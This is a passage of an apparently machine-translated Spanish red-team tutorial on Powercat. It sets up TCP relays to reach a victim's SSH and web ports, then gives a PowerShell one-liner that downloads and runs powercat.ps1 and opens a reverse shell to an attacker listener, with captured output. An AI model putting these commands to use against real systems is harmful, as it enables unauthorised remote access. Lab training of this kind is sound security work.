
Ahora, si configuramos una retransmisión de tráfico aquí, nuestro sistema atacante podría comunicarse y conectarse con SSH en la máquina víctima (192.168.146.129).

Usaremos Powercat para configurar un relevo de tráfico:


```
powercat -l -p 9090 -r tcp:192.168.146.129:22 -v
```

```
[192.168.1.45]: PS C:\Users\raj\Documents> powercat -l -p 9090 -r tcp:192.168.146.129:22 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: TCP
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9090)
```


Como puede ver arriba, el tráfico TCP desde el puerto 22 en 192.168.146.129 ahora se retransmite por 192.168.146.128 (túnel) en el puerto 9090. Por lo tanto, desde un sistema externo, usamos PuTTY para conectarnos al puerto 9090 de la máquina del túnel, que nos conectará a la máquina víctima.




Y así, ahora hemos completado nuestro túnel y accedido a nuestra máquina víctima.



También podemos usar Powercat para configurar un relé en el puerto 80 a través del cual podremos acceder al sitio web que se ejecuta en la víctima.

```
powercat -l -p 9090 -r tcp:192.168.146.129:80 -v
```

Como es evidente, ahora se puede acceder a la víctima a través de este túnel.



Powercat un revestimiento

El shell inverso de Powercat también existe como un comando de una sola línea. Suponiendo que tenemos ejecución de código en la víctima, podemos usar el resumen de Powercat para recuperar un shell inverso en el oyente que se ejecuta en la máquina del atacante. Para este proceso, necesitamos descargar Powercat en una carpeta separada y ejecutar una web servidor.

```
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1  
Python -m SimpleHTTPServer 80
```

```
(root@kali)~/exploit
# wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
--2021-10-11 13:25:51-- https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443 ... conn
HTTP request sent, awaiting response... 200 OK
Length: 37667 (37K) [text/plain]
Saving to: 'powercat.ps1'

powercat.ps1                                     100%[=====]

2021-10-11 13:25:56 (2.42 MB/s) - 'powercat.ps1' saved [37667/37667]

(root@kali)~/exploit
# python -m SimpleHTTPServer 80
```

Ahora, configuraremos inmediatamente un escucha en el puerto 4444 en la máquina atacante (kali). Mientras tanto, tenemos ejecución de código en el objetivo y, por lo tanto, usaremos el siguiente resumen de Powershell/Powercat:

```
powershell -c "IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e cmd"
```

```
c:\>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e cmd"
```

Tan pronto como presionemos Enter, recibiremos un shell inverso en el oyente que se ejecuta en Kali.

Carolina del Norte-lvp 4444

```
(root@kali)~
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 50638
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\>whoami
whoami
msedgewin10\ignite
```

Conclusión

Como resultado, hemos demostrado las diversas funciones de Powercat. La herramienta se está utilizando fácilmente en las evaluaciones del equipo rojo y se está convirtiendo en parte de los principales cursos de certificación en seguridad cibernética. Espero que el artículo ayude a los aspirantes/estudiantes o analistas a comprender la herramienta de una manera sencilla y eficaz.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

